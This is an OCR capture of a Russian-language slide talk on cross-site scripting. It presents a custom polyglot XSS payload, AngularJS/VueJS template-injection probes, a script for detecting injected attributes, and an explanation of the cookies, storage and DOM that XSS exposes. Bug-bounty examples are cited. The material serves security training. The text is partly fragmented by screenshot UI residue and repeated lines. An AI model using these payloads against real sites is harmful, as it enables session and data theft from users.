'"><\/title/<\/script/<\/style/><iframe/onload='alert``'

Есть кейс, когда пейлоад попадает внутрь **комментария** (<!-- ... -->), нужно закрывать и его

'"></title/</script/</style/--><iframe/onload='alert``'

XSS в личных сообщениях на …
Bounty – 3000$

https://hackerone.com/reports/…

Обрезали все, что подходит под паттерн "<...>"

ruvlor:

<iframe/onload='alert()'>

Say Hello

Standard members can only initiate 3 instant messenger conversations per

members.

e to Gold

Подтвердите действие на странице

OK

Quick Start Tips

- share photos
- give tips
- send ruvlor virtual gifts
- share webcam privately

ruvlor:

<iframe/onload='alert()'

Say Hello

Фреймворки

А если я использую AnuglarJS/VueJS?

Разработчик


{{7*7}} --> 49

https://portswigger.net/blog/xss-without-html-client-side-template-injection-with-angularjs

AngularJS

{{7*7}} --> 49

{{constructor.constructor('alert()')()}} -->



https://portswigger.net/blog/xss-without-html-client-side-template-injection-with-angularjs

AngularJS

{{constructor.constructor('alert()')()}} - зависит от версии

(F12 -> Console -> angular.version)

https://portswigger.net/blog/xss-without-html-client-side-template-injection-with-angularjs

AngularJS

Pro tip: ангуляру пофиг, фигурные скобки или html entities

{{7*7}} -> 49

{{7*7}} --> 49

{{constructor.constructor('alert()')()}}

VueJS

'"/test/></title/</script/</style/-->{{7*7}}<iframe/onload='alert``'<!--

</title/</script/</style/</noscript/--> ... - ситуативно

'"/test/ - если можем записать свой аттрибут (onerror, onmouseover, ...)

{{7*7}} - AngularJS, VueJS

если попал внутрь <script>...</script> нужно смотреть контекст

Но ведь есть много polyglot пейлоадов. В чем отличия?

1. размер строки меньше, т.к. не предусматривает попадания туда, где нужно использовать схему javascript: (ссылки).

1. размер строки меньше, т.к. не предусматривает попадания туда, где нужно использовать схему javascript: (ссылки).

2. включает проверку Angular, VueJS

1. размер строки меньше, т.к. не предусматривает попадания туда, где нужно использовать схему javascript: (ссылки).


2. включает проверку Angular, VueJS

3. Расширенное покрытие случаев с записью аттрибутов

Обычные пейлоады используют onload='alert()', но у многих элементов нет такого события. В моем это:

'"/test/></title/</script/</style/-->{{7*7}}<iframe/onload='alert``'<!--

```
<input type="text" value="'" test>
```




```
if(document.querySelectorAll('*[test]').length>0){

prompt('XSS');

}
```

```
<script test>
  window.rb_innerhtml = 1;
</script>
```

```
> document.querySelectorAll('*[test]').length
< 1
```

Можно внедрить этот код через расширение для браузера

А почему XSS опасно?

У JS по-умолчанию есть доступ к следующему содержимому Origin:

DOM

```
> document
<· ▼#document
     <!doctype html>
     <html xmlns="http://www.w3.org/1999/
   xhtml" class="supports-css-animation
   csstransforms csstransitions no-
   touchevents">
     ▶<head>…</head>
     ▶<body class="body body_editor
     feature-rebranding2018 g-default-
     font">…</body>
     </html>
```

LocalStorage / SessionStorage


```
> localStorage.getItem('session_key')
< "secret"
```

Cookie (без HttpOnly)


Name	Value	Domain	Path ▼	Expi...	Size	HTTP
session	secret	example.com	/	N/A	13	

```
> document.cookie
<· "session=secret"
```


Любым HTTP ответам с этого же Origin



Любым HTTP ответам с этого же Origin



Любым HTTP ответам с этого же Origin



Прочие фичи

- Взаимодействие с установленными программами/расширениями

Прочие фичи

- Взаимодействие с установленными программами/расширениями

- Экспериментальные технологии JS (ServiceWorkers, Push API, ...)

А это безопасно?

Origin

Origin = protocol + hostname + port

https://kontur.ru:443

Same-Origin-Policy (SOP)

JS, выполняемый на Origin https://kontur.ru:443 не может получить доступ к содержимому следующих Origin:

https://google.ru:443

https://kontur.com:443

ftp://kontur.ru:443

https://kontur.ru:444

Same-Origin-Policy (SOP)

Можно сделать вывод, что XSS на одном Origin не опасна для другого Origin

Но не всегда

Легальные обходы SOP (CORS, WebSocket, PostMessage, JSONP, Flash)

Куки, поставленные на одном порту можно прочитать на любом другом порту

Экспериментальные фичи JS

Это интересно знать, потому что иногда приводит к неожиданным результатам

XSS в S3 бакете, позволяющее красть чужие файлы
Bounty – 2000$

https://hackerone.com/reports/...

qwe сделка

$123 qwe qwe

qwe
Владелец

Выиграно Проиграно

0 дней

Вход потенциального клиента

Сделать заметки Добавить задачу Предложить время Отправить письмо Загрузить файлы

Создать счет

Перетащите файлы сюда или выберите на своем компьютере

ВАЖНЫЕ ПОЛЯ ТАРИФНЫЙ ПЛАН «ЗОЛОТО»

Простой способ улучшить качество работы с вашими данными. Обозначьте поля сделки как важные, чтобы напомнить вашей команде о необходимости ввести необходимую информацию.

Настроить Пропустить

ПОДРОБНОСТИ Настроить поля

Что еще вы знаете об этой сделке?

Добавить подробности

ОРГАНИЗАЦИЯ

qwe

Адрес

ПЛАНИРУЕТСЯ

У вас нет предстоящих задач.

+ Запланировать задачу

ПРОШЛОЕ

ВСЕ ЗАДАЧИ ПРИМЕЧАНИЯ ЭЛЕКТРОННЫЕ ПИСЬМА СЧЕТА ФАЙЛЫ ЖУРНАЛ ИЗМЕНЕНИЙ

